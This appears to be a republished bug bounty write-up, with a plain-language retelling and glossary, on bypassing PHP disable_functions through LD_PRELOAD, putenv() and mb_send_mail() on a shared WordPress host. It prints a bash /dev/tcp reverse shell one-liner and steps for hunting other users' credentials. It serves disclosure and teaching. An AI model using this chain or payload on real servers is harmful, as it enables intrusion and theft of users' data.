How I bypassed disablefunctions in php to get a remote shell
A user with an administrator role on a WordPress blog could upload a theme containing PHP code, but dangerous functions like shell_exec were disabled. By using the mb_send_mail function and the LD_PRELOAD environment variable, the attacker bypassed these restrictions and obtained a reverse shell, then accessed files belonging to about 24000 other users on the shared server.
 Published on melotover.medium.com
Today I will show you how I was able to bypass disablefunctions and get a remote shell that lead me to access most of users' files.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
The target was a public bug bounty program, referred to throughout as target.com. The application lets registered users create new blogs under its domain, for example newblog.target.com, running on a WordPress engine. Blog pages can be edited and designed either through the application's own editor or through the WordPress dashboard.
The research bypassed PHP's disable_functions restrictions to obtain a remote shell, then used that shell to determine whether the hosting server was shared with other users.
Setup
The researcher registered an account and created a blog, which gave the Administrator role on that blog's WordPress installation. The tools used were a simple theme called Blank Canvas, the Chankro tool, and Netcat for the listener. The reverse shell payload used a placeholder IP and port, so the exact values are not part of the report.
Finding it
Starting from the newly created blog, the researcher checked which privileges the account had and which features could be used or modified. The first observation was that, although the account held the Administrator role, the blog had no editor tab, unlike a typical WordPress blog.

There was no way to edit existing plugins or themes, but a new one could be uploaded. That raised two questions: whether there were restrictions on uploading edited files, and whether it was possible to run custom PHP code.
Exploitation
Step 1: Upload a theme and run PHP

Instead of editing a current theme or plugin, the researcher uploaded a new one: a simple theme called Blank Canvas. The main PHP file that runs every time the application loads the blog is functions.php, so that file was opened and a simple string was printed. The output appeared as expected.
Step 2: Discover the disabled functions
Next, system commands were attempted with shell_exec(), system() and similar functions, but there was no output. The researcher guessed the functions were disabled and confirmed this by checking phpinfo().

disable_functions lets the server disable certain PHP functions to improve security, and it can be set in the php.ini file or in the server configuration.
Step 3: Check open_basedir
open_basedir was also checked to see which directories were accessible. All paths in it are separated with a colon. The result was that no system files could be accessed, only the uploaded files and the WordPress files.

From the allowed directories, the researcher noticed that the blog's subdomain had its own files under this path:
/mnt/customars-MY_SUBDOAMIN_NAME-wordpress-pvc-RANDOM_VALUE/
That was interesting: if the account's website has a directory on the server, the server might be shared and contain other users' files. If so, those files could not be reached because of the open_basedir policy, so the next step was to bypass the restrictions and get a remote shell to explore the server.
Step 4: Understand the LD_PRELOAD technique
After some research, the researcher settled on two methods and discussed one of them. The points behind it:
- There is an environment variable called
LD_PRELOADthat allows a library, LibraryName.so, to be pre-loaded before the other libraries. - If it can be set to the path of a shared object under the attacker's control, that file will be loaded before any other library, without the PHP restrictions.
- To do so, a binary program must be run first.
The main idea is therefore to set or overwrite the LD_PRELOAD environment variable so it points to a controlled shared library. Briefly, three things are needed:
- A binary to be executed.
- A way to set or overwrite the
LD_PRELOADvariable. - An arbitrary object, which can be a binary or a bash script, to run commands or get a reverse shell.
Step 5: Find a binary and a function that runs it
The mail() function is a well-known PHP function. If it is executed, it uses the /user/sbin/sendmail binary file on the system: PHP first looks for sendmail in the $PATH and then executes it. That is exactly the binary execution needed. However, mail() is disabled in this environment, as the phpinfo page showed, so an alternative was required.

The function that works the same as mail() is mb_send_mail(), but it only works if the mbstring module is enabled. Checking phpinfo again confirmed it was enabled, so it could be used.
For setting the environment variable, the putenv() function can be used, and it was not disabled either.
Step 6: Build the payload with Chankro
The last piece was creating the arbitrary library. The Chankro tool does all of this: it takes a reverse shell payload and the directory under the attacker's control and produces the final PHP code to include in the theme files.

The tool is based on the mail() function, so the source code was edited to change mail() to mb_send_mail().
The edited file was saved, and a simple reverse shell payload was used:
bash -c 'sh -i >& /dev/tcp/<YOUR_IP>/<YOUR_PORT> 0>&1'
Step 7: Upload and trigger
Running the tool produced a PHP file containing the arbitrary code. Its content was added to functions.php in the Blank Canvas theme files, and the theme was uploaded. A Netcat listener was started and the website was visited.

The result was a reverse shell.
Step 8: Explore the shared server
With the shell in hand, the main goal was to determine whether the server was shared and held other users' files. The search found files for about 24000 users.

Database usernames and passwords were also found for most of the users, along with some of the other users' auth tokens, and more.

Root cause
The application allowed a blog administrator to upload a new theme and execute PHP from functions.php, while the server relied on disable_functions and open_basedir to contain what that PHP could do. Those controls did not stop the LD_PRELOAD technique: mb_send_mail() was left enabled and still executed the sendmail binary, and putenv() was left enabled, so the environment variable could be set to a controlled shared object that was then loaded by the binary. The blog directories also lived under a path (/mnt/customars-MY_SUBDOAMIN_NAME-wordpress-pvc-RANDOM_VALUE/), which suggested a shared server, and open_basedir blocked access to other users' files. The report does not describe any change made to the application.
Impact
An authenticated user with the Administrator role on their own blog could obtain a remote shell on the hosting server. From there, the researcher found files for about 24000 users, database usernames and passwords for most of them, and some of the other users' auth tokens. The impact depends on the server being shared, which the report presents as a finding rather than a certainty before the shell was obtained.
Fix
The report does not state what was changed. To prevent this class of bypass, the server should not rely on disable_functions alone: functions that execute binaries, such as mb_send_mail(), and functions that set the environment, such as putenv(), should be disabled as well, and open_basedir should be enforced so that one blog's directory cannot reach another's. Isolating each blog's files, for example with separate containers or mount namespaces, would also limit what a shell on one blog can reach.
Variants to test
- Check phpinfo for
disable_functionsandopen_basedir, then look for any enabled function that runs a binary, such as mb_send_mail(), and any enabled function that sets environment variables, such as putenv(). A positive result is a shell after uploading a theme with the Chankro payload edited to use the available function. - Look at the allowed directories in
open_basedirfor paths that reveal a shared hosting layout, such as per-subdomain directories under a common mount. A positive result is a path that suggests other users' files sit alongside yours. - After obtaining a shell, search the filesystem for other users' files and credentials. A positive result is files or credentials belonging to accounts other than your own.
References
What happened, in plain words
A security researcher signed up for a website that lets anyone create their own blog. Each blog runs on WordPress, a very popular program for building websites. The researcher's account was an administrator of their own blog, which sounds powerful, but the hosting company had put limits on what code on the server was allowed to do. The researcher found a way around those limits, got a remote shell (a way to type commands on the server from their own computer), and discovered that the server was shared: files belonging to about 24000 other users were sitting there, along with database usernames and passwords for most of them and some of the other users' login tokens.
The report calls the site target.com because it was a public bug bounty program. A bug bounty program is a scheme where a company invites outsiders to look for security problems and pays them for reporting what they find. The researcher is Asem Eleraky (@melotover).
This article walks through the same steps as the technical write-up, but explains every idea from scratch. You only need to know how to use a browser and a computer.
The application, and what it lets you do
The site's purpose is to create new blogs for registered users under its own domain, for example newblog.target.com, using a WordPress engine. WordPress is a free program that runs most blogs on the internet. You install it, pick a theme (a design template), add plugins (small add-on programs that add features), and write posts.
Blog pages can be edited and designed in two ways: through the application's own editor, or through the WordPress dashboard. The dashboard is the control panel you see after logging in to WordPress, with menus down the side for posts, media, appearance, plugins and so on.
Setting up
The researcher registered an account and created a blog. That gave the Administrator role on that blog's WordPress installation. A role is a bundle of permissions: an administrator can normally do anything on the blog, including installing themes and plugins.
The tools used were:
- A simple theme called Blank Canvas, used as a container for the researcher's own code.
- The Chankro tool, which builds a payload (the code that does the damage).
- Netcat, a small program for making network connections, used here to wait for the shell to connect back.
The reverse shell payload used a placeholder IP and port, so the exact values are not part of the report.
Finding it
Starting from the newly created blog, the researcher looked around to see which privileges the account had and which features could be used or modified. The first observation was that, although the account held the Administrator role, the blog had no editor tab, unlike a typical WordPress blog.
In a standard WordPress install, the Appearance menu has an Editor page where you can edit theme files directly in the browser. Its absence is a clue: the feature that would otherwise let an administrator change code on the server is not available.
There was no way to edit existing plugins or themes, but a new one could be uploaded. That raised two questions: whether there were restrictions on uploading edited files, and whether it was possible to run custom PHP code.
PHP is the programming language WordPress is written in. When someone visits a blog, the server runs PHP files and sends the resulting HTML page to the browser. If you can put your own PHP into a file the server runs, you can make the server do things the site's owners did not intend.
Exploitation
Step 1: Upload a theme and run PHP
Instead of editing a current theme or plugin, the researcher uploaded a new one: a simple theme called Blank Canvas. A theme is a folder of files that controls how a WordPress blog looks and behaves.
The main PHP file that runs every time the application loads the blog is functions.php. Every theme has one; WordPress loads it automatically on every page view, which makes it a convenient place to put code whose output you want to see immediately. The researcher opened it and printed a simple string. The output appeared as expected.
Printing a string is the simplest possible test: it proves that the file is being executed by the server and that its output reaches the page. If the string had not appeared, the upload route would have been a dead end.
Step 2: Discover the disabled functions
Next, system commands were attempted with shell_exec(), system() and similar functions, but there was no output. These are PHP functions whose whole job is to run a command on the operating system and return what it prints. shell_exec() runs a command through the shell and gives you its output as a string; system() runs a command and prints the output directly.
The researcher guessed the functions were disabled and confirmed this by checking phpinfo().
phpinfo() is a built-in PHP function that prints a long page describing the PHP installation: its version, its settings, which extensions are loaded, and so on. It is a goldmine for anyone testing a server, because it tells you exactly what the limits are.
disable_functions lets the server disable certain PHP functions to improve security, and it can be set in the php.ini file or in the server configuration. php.ini is PHP's main configuration file. The idea is simple: if the dangerous functions do not exist as far as your code is concerned, calling them fails, so an attacker who gets PHP code running still cannot run commands. It is like removing the keys from a car rather than trusting everyone not to drive it.
Step 3: Check open_basedir
open_basedir was also checked to see which directories were accessible. A directory is a folder. open_basedir is a PHP setting that lists the folders PHP is allowed to touch; anything outside the list is refused, even if the file permissions would otherwise allow it. All paths in it are separated with a colon.
The result was that no system files could be accessed, only the uploaded files and the WordPress files.
So even with code running, the researcher could only read and write inside the blog's own little area. System files, meaning the operating system's own files such as configuration and password files, were out of reach.
From the allowed directories, the researcher noticed that the blog's subdomain had its own files under this path:
/mnt/customars-MY_SUBDOAMIN_NAME-wordpress-pvc-RANDOM_VALUE/
This is a filesystem path. The leading slash means it starts at the root of the disk. mnt is a conventional folder where extra storage is mounted, meaning attached to the filesystem so it appears as an ordinary folder. The rest of the name is built from the blog's subdomain plus a random value, which suggests each blog gets its own folder created automatically.
That was interesting: if the account's website has a directory on the server, the server might be shared and contain other users' files. If so, those files could not be reached because of the open_basedir policy, so the next step was to bypass the restrictions and get a remote shell to explore the server.
A remote shell is what it sounds like: a command prompt, like the terminal on your own computer, but running on someone else's machine, with its input and output travelling over the network. With one, you can list folders, read files and run programs as the web server's user.
Step 4: Understand the LD_PRELOAD technique
After some research, the researcher settled on two methods and discussed one of them. The points behind it:
- There is an environment variable called
LD_PRELOADthat allows a library, LibraryName.so, to be pre-loaded before the other libraries. - If it can be set to the path of a shared object under the attacker's control, that file will be loaded before any other library, without the PHP restrictions.
- To do so, a binary program must be run first.
Some of that needs unpacking. An environment variable is a named value that a program inherits from the environment it was started in, like a sticky note passed from parent to child. PATH, for example, tells the system where to look for programs. A library is a file of ready-made code that programs share instead of each carrying their own copy; on Linux these usually end in .so, short for shared object. A binary is a compiled program, a file the computer executes directly rather than a script it reads line by line.
LD_PRELOAD is a special environment variable read by the loader, the part of the system that starts a program and pulls in the libraries it needs. Whatever libraries you list there are loaded first, before the normal ones. That is meant for testing and debugging, but it also means that if you can point it at a library you wrote, your code runs inside the next program that starts. The program does not need to be tricked; it is doing exactly what it was told.
The main idea is therefore to set or overwrite the LD_PRELOAD environment variable so it points to a controlled shared library. Briefly, three things are needed:
- A binary to be executed.
- A way to set or overwrite the
LD_PRELOADvariable. - An arbitrary object, which can be a binary or a bash script, to run commands or get a reverse shell.
An arbitrary object here means a file of your own choosing: a compiled library, a program, or a bash script (a text file of shell commands). A reverse shell is a shell where the connection goes the other way round: instead of you connecting to the server, the server connects out to a machine you control, which often slips past firewalls that block incoming connections.
Step 5: Find a binary and a function that runs it
The mail() function is a well-known PHP function. If it is executed, it uses the /user/sbin/sendmail binary file on the system: PHP first looks for sendmail in the $PATH and then executes it. That is exactly the binary execution needed. However, mail() is disabled in this environment, as the phpinfo page showed, so an alternative was required.
mail() is the function a PHP program calls to send an email. Rather than speaking to a mail server itself, it hands the message to a separate program called sendmail, which does the actual delivery. $PATH is the environment variable listing the folders the system searches when you type a program's name, so PHP finds sendmail by looking through those folders. The important part for us is that calling mail() causes a real program to start, and starting a program is exactly the moment LD_PRELOAD takes effect.
The function that works the same as mail() is mb_send_mail(), but it only works if the mbstring module is enabled. Checking phpinfo again confirmed it was enabled, so it could be used.
A module (or extension) is an optional bundle of code that adds features to PHP. mbstring handles text in many character sets, which matters for languages beyond plain English. mb_send_mail() is its mail-sending function, and it behaves like mail() underneath: it still ends up running sendmail. mail() was disabled but its multilingual sibling was switched on, which is the gap the researcher used.
For setting the environment variable, the putenv() function can be used, and it was not disabled either.
putenv() sets an environment variable from inside PHP. So the two halves of the technique were both available: a function that starts a binary (mb_send_mail()), and a function that sets the variable the binary will read (putenv()).
Step 6: Build the payload with Chankro
The last piece was creating the arbitrary library. The Chankro tool does all of this: it takes a reverse shell payload and the directory under the attacker's control and produces the final PHP code to include in the theme files.
The tool is based on the mail() function, so the source code was edited to change mail() to mb_send_mail().
This is a small change in the tool's source, swapping the disabled function for the enabled one that does the same job. It is the sort of small edit that turns a published technique into something that works on a particular target.
The edited file was saved, and a simple reverse shell payload was used:
bash -c 'sh -i >& /dev/tcp/<YOUR_IP>/<YOUR_PORT> 0>&1'
Line by line, in plain words:
bash -c '...'asks the bash shell to run the command given in quotes.sh -istarts a shell in interactive mode, meaning it waits for you to type commands and shows you the results.>& /dev/tcp/<YOUR_IP>/<YOUR_PORT>sends both the normal output and the error output to a network connection./dev/tcp/is a special path in bash that opens a TCP connection to the host and port you name, so this is the part that dials out to the attacker's machine.0>&1makes input (file descriptor 0) come from the same place as output (file descriptor 1), so whatever the attacker types travels down the same connection.
The result is a shell whose keyboard and screen are on the attacker's side of the network. <YOUR_IP> and <YOUR_PORT> are placeholders for the attacker's own address and a chosen port number.
Step 7: Upload and trigger
Running the tool produced a PHP file containing the arbitrary code. Its content was added to functions.php in the Blank Canvas theme files, and the theme was uploaded. A Netcat listener was started and the website was visited.
A listener is a program that sits waiting for an incoming connection. Netcat is the classic tool for this: you tell it a port, it waits, and when something connects it shows you the conversation. Visiting the blog is what makes WordPress load functions.php, which runs the payload, which starts the binary, which loads the library, which runs the reverse shell, which connects back to the listener.
The result was a reverse shell.
Step 8: Explore the shared server
With the shell in hand, the main goal was to determine whether the server was shared and held other users' files. The search found files for about 24000 users.
Database usernames and passwords were also found for most of the users, along with some of the other users' auth tokens, and more.
A database is the organised store where a website keeps its content and user records. A username and password for a database are the credentials a program uses to log in to it; with those, someone can read or change everything inside. An auth token is a short string that a site gives you when you log in and that your browser sends back on each request to prove who you are, so whoever holds it can act as you without knowing your password. Finding these for other users is far more serious than finding their blog posts.
Root cause
The application allowed a blog administrator to upload a new theme and execute PHP from functions.php, while the server relied on disable_functions and open_basedir to contain what that PHP could do. Those controls did not stop the LD_PRELOAD technique: mb_send_mail() was left enabled and still executed the sendmail binary, and putenv() was left enabled, so the environment variable could be set to a controlled shared object that was then loaded by the binary. The blog directories also lived under a path (/mnt/customars-MY_SUBDOAMIN_NAME-wordpress-pvc-RANDOM_VALUE/), which suggested a shared server, and open_basedir blocked access to other users' files. The report does not describe any change made to the application.
In everyday terms: the site locked the front door (mail()) but left the side door (mb_send_mail()) open, and left the key rack (putenv()) within reach. The two restrictions were a list of banned functions and a list of allowed folders, and neither one accounts for a program being started with a library of someone else's choosing.
Impact
An authenticated user with the Administrator role on their own blog could obtain a remote shell on the hosting server. From there, the researcher found files for about 24000 users, database usernames and passwords for most of them, and some of the other users' auth tokens. The impact depends on the server being shared, which the report presents as a finding rather than a certainty before the shell was obtained.
Fix
The report does not state what was changed. To prevent this class of bypass, the server should not rely on disable_functions alone: functions that execute binaries, such as mb_send_mail(), and functions that set the environment, such as putenv(), should be disabled as well, and open_basedir should be enforced so that one blog's directory cannot reach another's. Isolating each blog's files, for example with separate containers or mount namespaces, would also limit what a shell on one blog can reach.
A container is a lightweight, isolated environment, like a separate small computer sharing the same hardware. A mount namespace is a Linux feature that gives a process its own private view of the filesystem, so it cannot see folders outside its own. Either would mean that a shell on one blog sees only that blog's files.
Variants to test
- Check phpinfo for
disable_functionsandopen_basedir, then look for any enabled function that runs a binary, such as mb_send_mail(), and any enabled function that sets environment variables, such as putenv(). A positive result is a shell after uploading a theme with the Chankro payload edited to use the available function. - Look at the allowed directories in
open_basedirfor paths that reveal a shared hosting layout, such as per-subdomain directories under a common mount. A positive result is a path that suggests other users' files sit alongside yours. - After obtaining a shell, search the filesystem for other users' files and credentials. A positive result is files or credentials belonging to accounts other than your own.
References
- https://www.macs.hw.ac.uk/~hwloidl/docs/PHP/ref.mail.html
- https://www.tarlogic.com/blog/how-to-bypass-disable_functions-and-open_basedir/
Glossary
- Administrator: the WordPress role with the widest permissions on a blog, normally able to install themes and plugins and edit files.
- Auth token: a short string issued at login that a browser sends with each request to prove who the user is, usable in place of a password.
- Binary: a compiled program file that the computer executes directly.
- Bug bounty program: a scheme where a company invites outsiders to find security problems and pays for reports.
- Chankro: a tool that generates PHP code to exploit
LD_PRELOADthrough a mail-sending function. - Container: a lightweight isolated environment that shares hardware with other containers but keeps its files and processes separate.
- Database: the organised store where a website keeps its content and user records.
- Directory: a folder on a filesystem.
- disable_functions: a PHP setting listing functions that are switched off, so calling them fails.
- Environment variable: a named value a program inherits from the environment it was started in, such as
PATH. - functions.php: the file in a WordPress theme that WordPress loads automatically on every page view.
- LD_PRELOAD: an environment variable that makes the system load listed libraries before any others when a program starts.
- Library: a file of shared, ready-made code that programs load instead of carrying their own copy; on Linux usually ending in
.so. - mail(): a PHP function that sends email by running the sendmail program.
- mb_send_mail(): a PHP function from the mbstring module that sends email the same way
mail()does. - mbstring: a PHP module that adds handling for text in many character sets.
- Mount: attaching extra storage to the filesystem so it appears as an ordinary folder, commonly under
/mnt. - Mount namespace: a Linux feature giving a process its own private view of the filesystem.
- Netcat: a small program for making and listening to network connections.
- open_basedir: a PHP setting listing the folders PHP is allowed to access, with paths separated by colons.
- Payload: the code that carries out the intended action, here the reverse shell.
- php.ini: PHP's main configuration file.
- PHP: the programming language WordPress is written in and that the server runs to build pages.
- phpinfo(): a PHP function that prints a page describing the PHP installation and its settings.
- Plugin: an add-on program that adds features to WordPress.
- putenv(): a PHP function that sets an environment variable.
- Remote shell: a command prompt running on another machine, with input and output carried over the network.
- Reverse shell: a shell where the target connects out to the attacker's machine instead of the attacker connecting in.
- Role: a bundle of permissions assigned to a WordPress user, such as Administrator.
- sendmail: the program PHP runs to deliver email, found by searching
$PATH. - shell_exec(): a PHP function that runs a command through the shell and returns its output.
- Shared object: a Linux library file, usually ending in
.so. - Shared server: a server whose files and resources are used by many different customers at once.
- Subdomain: a name in front of a domain, such as
newbloginnewblog.target.com, often pointing to a separate site. - system(): a PHP function that runs a command and prints its output.
- Theme: a folder of files that controls how a WordPress blog looks and behaves.
- WordPress: a free, widely used program for building blogs and websites.
- $PATH: the environment variable listing the folders the system searches when looking for a program by name.


